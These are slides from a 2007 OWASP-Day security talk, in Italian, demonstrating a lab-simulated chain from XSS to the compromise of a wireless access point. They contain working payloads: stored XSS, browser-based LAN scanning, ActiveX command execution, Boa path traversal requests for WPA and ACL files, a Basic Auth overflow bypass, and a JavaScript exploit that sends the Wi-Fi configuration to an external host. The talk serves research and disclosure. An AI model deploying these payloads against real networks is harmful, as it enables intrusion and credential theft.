Buzzwords Security

Luca Carettoni

Secure Network S.r.l.

l.carettoni@securenetwork.it

OWASP-Day
Università La Sapienza
Rome
10th September 2007

About this talk

- Questo intervento è possibile grazie alla ricerca che svolgo, finanziata da:

- *Claudio Merloni* e *Luca De Fulgentis* hanno collaborato alla preparazione della presentazione


About me

- Security Consultant, svolgo attività di consulenza in merito alla sicurezza applicativa e sistemistica
- Per passione mi interesso di sicurezza delle applicazioni web e dei dispositivi mobili

About Secure Network

- Società giovane, nata nel 2004
- Raccoglie l'esperienza indipendente di consulenti del settore
- Consulenza, formazione e ricerca focalizzata sulla sicurezza

Agenda (unisci i punti)




Cross Site Scripting (XSS) - Definizioni

- “XSS, Trust and Barney” 2002, Steve Champeon
- Injection di codice arbitrario lato client (JavaScript, VBScript, ...)

- **Non-persistent** o **Reflected**
  Dati presenti nella richiesta HTTP vengono inclusi nella risposta, senza opportuna validazione dell'input
- **Stored** o **Persistent** o **Second-order**
  Dati presenti nella richiesta HTTP vengono salvati in una base di dati ed utilizzati successivamente per la creazione della risposta, senza opportuna validazione dell'input
- **DOM-based** o **local XSS**
  Dati presenti nella richiesta HTTP vengono inclusi localmente nella risposta, senza opportuna validazione
  Es: http://x.x.x.x/home.html?name=<script>alert(“XSS”);</script>

- Molti attacchi XSS implicano l'uso di tecniche di *Social Engineering*
- Senza dare numeri: Google, MySpace, Washington Post, Apple, ...

Cross Site Scripting (XSS) - Reflected




Cross Site Scripting (XSS) - Attacchi

- **Session Hijacking**
  - Perdità di confidenzialità, integrità
  - E' possibile rubare la sessione e impersonificare la vittima all'interno dello specifico dominio
- **Session Fixation**
  - Stessi rischi del caso precedente, diversa modalità di attacco
- **“Content Management”**
  - Perdità di integrità, disponibilità
  - E' possibile modificare arbitrariamente le pagine HTML
  - Es: “George Bush, who appointed a 9 year old boy to be the chairperson of the Information Security Department”
- **Malicious Worm**
  - Perdità di confidenzialità, integrità e disponibilità
  - Es: JS.Spacehero
- **“XSSing the Lan” - http://www.gnucitizen.org/blog/xssing-the-lan**
  - Perdità di confidenzialità, integrità e disponibilità

The HTTP world

From “Hacking Intranet Websites from the Outside (take 2)” by J.Grossman



LET'S START!

“Scopro un XSS e mi prendo la LAN...”

- **Target:** azienda di piccole/medie dimensioni con uffici aperti al pubblico (assicurazione, studio notarile, ...)
- **Obiettivo:** rubare informazioni confidenziali presenti all'interno del sistema informativo

Disclaimer: le azioni illustrate nel seguito rappresentano uno scenario di aggressione simulato in laboratorio. Qualsiasi riferimento a persone, fatti o luoghi reali è puramente casuale.

STEP 1 – Information Gathering

- Visitiamo il sito internet aziendale
  - Media impresa
  - Sede all'interno di una palazzo di tre piani
  - Uffici aperti dalle 09:00 alle 17:00 (lun-ven)
- Cerchiamo informazioni su Google
  - Dipendente appassionato di fotografia
  - Alcuni documenti pubblicati dall'azienda
- Approfondiamo la conoscenza sui dipendenti
  - Nomi, indirizzi, numeri di telefono, siti web personali
  - Es:http://www.paterva.com/web/Evolution/
- Otteniamo informazioni sul sistema informativo
  - http://centralops.net/co/
  - http://www.domaintools.com/
  - http://www.geektools.com/

STEP 2 – Social Engineering

- *Lunedì mattina*: Ci presentiamo allo sportello dell'ufficio, chiedendo informazioni generiche sui servizi
- In bella mostra sull'armadio un Access Point Wireless
- Parliamo di un *ROPER*...

- Rete aperta? WEP? **:)**
- Usciti, verifichiamo con il nostro notebook: WPA **:(**
- Tornati a casa, ci informiamo:
  - *AP 802.11g SOHO*
  - *Filtro sui MAC addr*
  - *Configurazione via telnet e http*

STEP 2 – Social Engineering

- Dall'attività precedente abbiamo scoperto che un dipendente ha accesso ad Internet durante l'orario lavorativo ed è appassionato di fotografia
- Analizzando tale sito ci accorgiamo della presenza di un XSS di tipo stored:

```
http://www.example.com/photos/msg.php?body=<here>&sen_v=
  4194&priv=true&id=152&...
```

- In questo modo possiamo inviare un messaggio privato all'utente, inserendo nel corpo del messaggio codice JavaScript
- E' molto probabile che l'utente, ricevendo l'email di avvertimento messaggio dal sito, si colleghi per leggerlo....magari dall'ufficio
- Il codice JS sarà infatti il nostro punto di accesso alla rete aziendale

STEP 3 – JS Lan discovery

- *Ci siamo!* Possiamo eseguire codice JS sul client della vittima, all'interno della rete aziendale
- Recuperiamo il contesto (Browser, Java abilitato o meno, ...):

```
var Agent = navigator.userAgent;
var Cookies_Enabled = navigator.cookieEnabled;
var Java_Enabled = navigator.javaEnabled();
var Browser_Name = navigator.appName;
[...]
```

```
Your Operating System is: unknown
Your Browser is: Netscape
Your Browser Version is: 5.0 (X11; it)
Is Java Enabled: true
Your User Agent is: Mozilla/5.0 (X11; U; Linux i686; it; rv:1.8.1.6)
  Gecko/20070725 Firefox/2.0.0.6
Cookies Enabled?: true
You came from: http://www.google.it
```


STEP 3 – JS Lan discovery

- Recuperiamo l'IP locale:

Soluzione "Netscape, Java"

```
<script>
var ip = new java.net.InetAddress.getLocalHost();
var ipStr = new java.lang.String(ip);
document.writeln("ip:"+ipStr.substring(ipStr.indexOf("/")+1));
</script>
```


Soluzione "IE, Protezione Bassa(ActiveX non contrassegnati)"

```
<script>
var fso, wshshell, tempfile, cmdline, ts, data;
fso = new ActiveXObject("Scripting.FileSystemObject");
wshshell = new ActiveXObject("WScript.Shell");
tempfile = fso.BuildPath(fso.GetSpecialFolder(2), fso.GetTempName());
cmdline = wshshell.ExpandEnvironmentStrings("%SystemRoot%\\system32\\cmd.exe"
  + " /c %SystemRoot%\\system32\\ipconfig.exe > " + tempfile);
wshshell.Run(cmdline, 0, true);
ts = fso.OpenTextFile(tempfile, 1);
data = ts.ReadAll();
document.writeln(data);
ts.Close();
fso.DeleteFile(tempfile);
</script>
```


STEP 3 – JS Lan discovery

Soluzione "JavaScript e Java" - http://reglos.de/myaddress/

```
<APPLET CODE="MyAddress.class" WIDTH=500 HEIGHT=14>
<PARAM NAME="URL" VALUE="demo.html?IP=">
<PARAM NAME="ACTION" VALUE="AUTO">
</APPLET>
```



Soluzione "Valori dell'RFC1918"

10.0.0.0, 172.16.0.0, 192.168.0.0

STEP 3 – JS Lan discovery

- Cerchiamo l'IP dell'AP all'interno della LAN, attraverso una scansione sulla rete locale. Stiamo cercando un dispositivo con la porta *80/http* aperta:

Soluzione "AttackAPI"

http://www.gnucitizen.org/projects/javascript-port-scanner/

```
AttackAPI.PortScanner = {};
AttackAPI.PortScanner.scanPort = function (callback, target, port, timeout) {
[..]
NB: Timeout per intranet: ~500 ms
```

Soluzione alla "Grossman"

http://jeremiahgrossman.blogspot.com/


```
<*link rel="stylesheet" type="text/css" href="http://192.168.1.100/"/>
<*img src="http://attacker/check_time.pl/ip=192.168.1.100&start=epoch_timer"/>

/check_time.pl?ip=192.168.1.100&start=1164762276
Current epoch: 1164762279
(3 seconds delay) - Host is up
```


STEP 3 – JS Lan discovery

- *Accertiamoci che sia veramente lui*
- Usiamo “Javascript LAN scanner”

http://www.businessinfo.co.uk/labs/lan_scan/lan_scan.php



- Dato il carattere “proof-of-concept” dello strumento, dobbiamo aggiungere la signature del nostro dispositivo

STEP 4 – Exploiting the Access Point

- *Sappiamo l'IP locale del router!* A questo punto vogliamo ottenere le informazioni che ci permettono di accedere alla Wifi LAN
- Recuperiamo un dispositivo simile a quello installato, in maniera da poterlo studiare in laboratorio
- Sistema Linux Embedded per piattaforme ARM, dotato di web server per l'interfaccia di gestione

```
HTTP/1.0 400 Bad Request
Date: Sat, 03 Jan 1970 22:04:35 GMT
Server: Boa/0.93.15 (with Intersil Extensions)
Connection: close
Content-Type: text/html
```

- CVE-2000-0920 “Boa Webserver 0.94.2.x File Disclosure Vulnerability” Sfruttando questa vulnerabilità nota possiamo accedere a file arbitrari presenti sul dispositivo.

STEP 5 – Getting the WPA configuration

- Analizzando il sistema si scopre che i file di configurazione della rete wireless sono semplici file di testo
- Sfruttiamo la vulnerabilità precedente e otteniamo le informazioni che ci servono:

```
GET /%2E%2E/%2E%2E/%2E%2E/var/etc/wss.eth1.conf HTTP/1.0
Host: x.x.x.x
Referer: http://x.x.x.x/home/index.shtml
Authorization: Basic YWRtaW46aGFpcG9jb2RhZmFyZQ==

HTTP/1.0 200 OK
Date: Sat, 03 Jan 1970 22:14:12 GMT
Server: Boa/0.93.15 (with Intersil Extensions)
[...]
# wss.eth1
dot11DesiredSSID wlan_ap
[...]
WPAConfigPSKPassPhrase xxxxxxxxxxxxx
```


STEP 6 – Getting the ACL configuration

- Ci potrebbe essere impostato un filtro sui MAC address
- Sfruttiamo la vulnerabilità precedente e otteniamo le informazioni che ci servono:

```
GET /%2E%2E/%2E%2E/%2E%2E/var/etc/acl.conf HTTP/1.0
Host: x.x.x.x
Referer: http://x.x.x.x/home/index.shtml
Authorization: Basic YWRtaW46aGFpcG9jb2RhZmFyZQ==

HTTP/1.0 200 OK
Date: Sat, 03 Jan 1970 22:20:40 GMT
Server: Boa/0.93.15 (with Intersil Extensions)
[...]
# acl
Acl 0 ff:ff:ff:ff:ff:ff 2
Acl 1 00:11:50:17:a5:d4 1
[...]
```


STEP 7 – Exploiting the HTTP Basic Auth

- *C'è un problema! Vi siete accorti?*
  Sull'AP vittima non possiamo sapere la password di accesso

- Senza, richiedendo una qualsiasi risorsa, otteniamo un messaggio di errore `Error 401: Unauthorized request`
- Possiamo tentare i valori di default *(admin:admin*), ma è poco affidabile

"I've always said your best pentest tool is in your head."
Jeff Williams_at_Aspect

STEP 7 – Exploiting the HTTP Basic Auth

- **HTTP Basic Authentication Bypass**
- Boa/0.93.15 (with Intersil Extensions) based systems (i.e. FreeLan 802.11g Wireless Access Point (RO80211G-AP))
- Public Disclosure 10/09/07 – L.Carettoni, C.Merloni
- http://www.securenetwork.it/advisories/SN-2007-02.txt
- Con un'opportuna richiesta è possibile sovrascrivere lo spazio di memoria usato dal programma per salvare il valore della password
- Possiamo quindi resettare la password dell'autenticazione HTTP ad un valore arbitrario

```
GET / HTTP/1.1
Host: 192.168.0.1
Authorization: Basic
   YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
   hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYW
   FhYWFhYWFhYWFhYWFhYWFhYTpvd25lZA==

    Codifica BASE64/Mime della regexp: /(a{127}:owned)/
```


AP HTML Exploit

```
<html>
<title>Roper Exploit - HTML PoC </title>
<body>
<img
src="http://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa:ikki@192.168.0.1" alt=""/>
<img src="http://admin:ikki@192.168.0.1/cgi-bin/setobject?OPTIONS" alt=""/>
<script>
alert("Il messaggio privato è stato cancellato! Grazie della visita...");
window.location="http://www.ilsitofotograficodellavittima.it";
</script>
</body>
</html>
```

- Possiamo cambiare il tipo di protezione (WPA --> WEP, none)
- Possiamo inserire il nostro mac address nelle ACL
- Possiamo cambiare la password della rete WPA
- ...
- Possiamo aggiornare il dispositivo con un firmware ad-hoc

In generale è probabile che si trasformi in un DoS della rete WiFi

AP JavaScript Exploit

```
<html>
<meta http-equiv="refresh" content="2">
<title>Roper Exploit - JS PoC </title>
<body>
<script>
alert("Dal 09/09/07 la lettura di messaggi privati per il sito http://www.ilsitofotograficodellavittima.it necessita dell'installazione del componente \"Viewer32.b rel45\". Per utilizzare l'applicazione è necessario premere il tasto PERMETTI")
try {netscape.security.PrivilegeManager.enablePrivilege("UniversalBrowserRead");} catch (e) {}
function cXHR(){
try{return new ActiveXObject('Msxml2.XMLHTTP');}catch(e){}
try{return new ActiveXObject('Microsoft.XMLHTTP');}catch(e){}
try{return new XMLHttpRequest();}catch(e){} return null;
}
var xhr = cXHR();
xhr.onreadystatechange = function(){
if (xhr.readyState == 4){window.location = "http://IP_ESTERNO:80/capture.htm?content=" + escape(xhr.responseText);}};
xhr.open("GET", "http://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:ikki@192.168.0.1/%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%76%61%72%2f%65%74%63%2f%77%73%73%2e%65%74%68%31%2e%63%6f%6e%66");
xhr.send(null);
</script>
</body>
</html>
```

AP JavaScript Exploit


```
# nc -l -p 80
GET
     /capture.htm?content=%23%20wss.eth1%20%0Adot11DesiredSSID%20wlan_ap%0Adot11PrivacyInvoked%201%0Adot11WEPDefa
     ultKeyID%200%0Adot11ExcludeUnencrypted%201%0Adot11WEPDefaultKey1%20HEX%3A54E7D074296C75B94F89A49346%0Adot11W
     EPDefaultKey2%20HEX%3A0000000000%0Adot11WEPDefaultKey3%20HEX%3A0000000000%0Adot11WEPDefaultKey4%20HEX%3A0000
     000000%0AReauthenticationTime%203600%0ADot1XRekeying%201%0ADot1XRekeyingTime%203600%0ADot1XRekeyingPackets%2
     010%0AWPAGroupRekeying%201%0AWPAGroupRekeyingTime%203600%0AWPAGroupRekeyingPackets%2010%0AWPAGroupKeyStrictU
     pdate%202%0AWPAUsePreSharedKey%201%0AWPAConfigPSKValue%20HEX%3A0000000000000000000000000000000000000000000000
     00000000000000000%0AWPAConfigPSKPassPhrase%20XXXXXXXXXX%0AACLEnabled%202%0ADot1XEnabled%202%0AWPAEnabled%2
     01%0AWEPEnabled%202%0AWEPKeySize%2013%0ADot1XWEPKeySize%2013%0A HTTP/1.1
Host:IP_ESTERNO:80
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

- Possiamo impostare sul server esterno un redirect, in maniera da rendere completamente automatico l'attacco stealth
- Il refresh automatico funziona alla stregua dei mobile worm
- *A questo punto non ci resta che andare sotto l'ufficio....*

In sostanza....

- Quelle che sembravano solamente buzzwords sono in realtà elementi di uno scenario futuribile
- Le vulnerabilità nelle applicazioni web sono oggi il punto d'accesso privilegiato alle informazioni confidenziali delle nostre aziende
- XSS non è una vulnerabilità di seconda classe
- Piccoli accorgimenti permettono di bypassare le limitazioni “Same Origin Policy”
- “Security in Depth” perchè alcuni elementi della nostra infrastruttura sono per loro stessa natura deboli

- Nota a margine: Aggiornate il firmware :)

Grazie dell'attenzione...

Luca “ikki” Carettoni (l.carettoni@securenetwork.it)

website: http://www.securenetwork.it
homepage: http://www.ikkisoft.com